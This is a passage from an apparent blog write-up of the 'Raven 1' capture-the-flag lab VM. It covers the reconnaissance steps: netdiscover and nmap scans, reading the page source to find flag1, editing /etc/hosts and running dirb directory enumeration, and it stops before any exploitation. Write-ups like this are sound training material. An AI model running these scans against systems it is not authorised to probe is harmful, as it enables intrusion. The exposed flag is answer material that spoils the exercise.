
Report


Machine raven #1

At first I used commend line netdescover to exploir my network and find ip address of machine



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.142.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.142.2   00:50:56:e6:1f:72      1      60  VMware, Inc.
192.168.142.130 00:0c:29:3d:f9:e2      1      60  VMware, Inc.
192.168.142.254 00:50:56:f2:36:52      1      60  VMware, Inc.
```

I found that ip of raven machine is 192.168.142.130



LOOKING FOR THE BEST?


Raven Security – The Professionals

Established in 1987, Raven Security is a world leader in Physical and Cyber Security.

Our Offered Services

Niche, Discreet, Professional

Then I will use nmap to scanning the ip address



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -Pn  192.168.142.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 07:30 EDT
Nmap scan report for 192.168.142.130
Host is up (0.00015s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey: 
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo: 
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          43885/tcp6  status
|   100024  1          45432/udp   status
|   100024  1          52347/tcp   status
|_  100024  1          58636/udp6  status
MAC Address: 00:0C:29:3D:F9:E2 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.58 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap  -Pn   192.168.142.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 07:31 EDT
```

PORT   STATE SERVICE


22/tcp open ssh

80/tcp open http

111/tcp open rpcbind

MAC Address: 00:0C:29:3D:F9:E2 (VMware)

22/tcp open ssh   OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)




```
                <div class="col-lg-5  col-md-6 col-sm-6">
                    <div class="single-footer-widget">
                        <h6>Newsletter</h6>
                        <p>Stay update with our latest</p>
                        <div class="" id="mc_embed_signup">
                            <form target="_blank" novalidate="true" action="https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&am
                                <input class="form-control" name="EMAIL" placeholder="Enter Email" onfocus="this.placeholder = ''" onblur="this.placeholder = 'E
                                    <button class="click-btn btn btn-default"><span class="lnr lnr-arrow-right"></span></button>
                                    <div style="position: absolute; left: -5000px;">
                                        <input name="b_36c4fd991d266f23781ded980_aefe40901a" tabindex="-1" value="" type="text">
                                    </div>

                                <div class="info"></div>
                            </form>
                        </div>
                    </div>
                </div>
                <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                    <div class="single-footer-widget">
                        <h6>Follow Us</h6>
                        <p>Let us be social</p>
                        <div class="footer-social d-flex align-items-center">
                            <a href="#"><i class="fa fa-facebook"></i></a>
                            <a href="#"><i class="fa fa-twitter"></i></a>
                            <a href="#"><i class="fa fa-dribbble"></i></a>
                            <a href="#"><i class="fa fa-behance"></i></a>
                        </div>
                    </div>
                </div>
            </div>
        </div>
    </footer>
    <!-- End footer Area -->
    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
    <script src="js/vendor/jquery-2.2.4.min.js"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakF
    <script src="js/vendor/bootstrap.min.js"></script>
    <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
    <script src="js/easing.min.js"></script>
    <script src="js/hoverIntent.js"></script>
    <script src="js/superfish.min.js"></script>
    <script src="js/jquery.ajaxchimp.min.js"></script>
```


Then I used view page source and explore the web site I found flag

Then I modified the /etc/hosts

And get the new website



```
  GNU nano 8.1                                          /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.142.130  raven.local
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

                                                      [ Read 7 lines ]
```



Commenter avatars come from Gravatar.

Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

CATEGORIES

Uncategorised


META

Log in

Entries RSS

Comments RSS

WordPress.org



Hi, this is a comment.
To get started with moderating, editing, and deleting comments, please visit the Comments screen in the dashboard.
Commenter avatars come from Gravatar.

Reply

thomas
AUGUST 15, 2024 AT 12:07 AM
Your comment is awaiting moderation.

every thing is fine

Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

August 2018

CATEGORIES

Uncategorised

META


Log in

Entries RSS


Comments RSS

WordPress.org

I choose login




Then I used dirbuster to exploir wedsite and get more information and hidden information about it


root@kali: /home/kali/gobuster
File Edit View Search Terminal Help

```
┌──(root㉿kali)-[/home/kali/gobuster]
└─# dirb http://192.168.142.130

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Aug 15 08:22:15 2024
URL_BASE: http://192.168.142.130/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.142.130/ ----
==> DIRECTORY: http://192.168.142.130/css/
==> DIRECTORY: http://192.168.142.130/fonts/
==> DIRECTORY: http://192.168.142.130/img/
+ http://192.168.142.130/index.html (CODE:200|SIZE:16819)
==> DIRECTORY: http://192.168.142.130/js/
==> DIRECTORY: http://192.168.142.130/manual/
+ http://192.168.142.130/server-status (CODE:403|SIZE:303)
==> DIRECTORY: http://192.168.142.130/vendor/
==> DIRECTORY: http://192.168.142.130/wordpress/

---- Entering directory: http://192.168.142.130/css/ ----
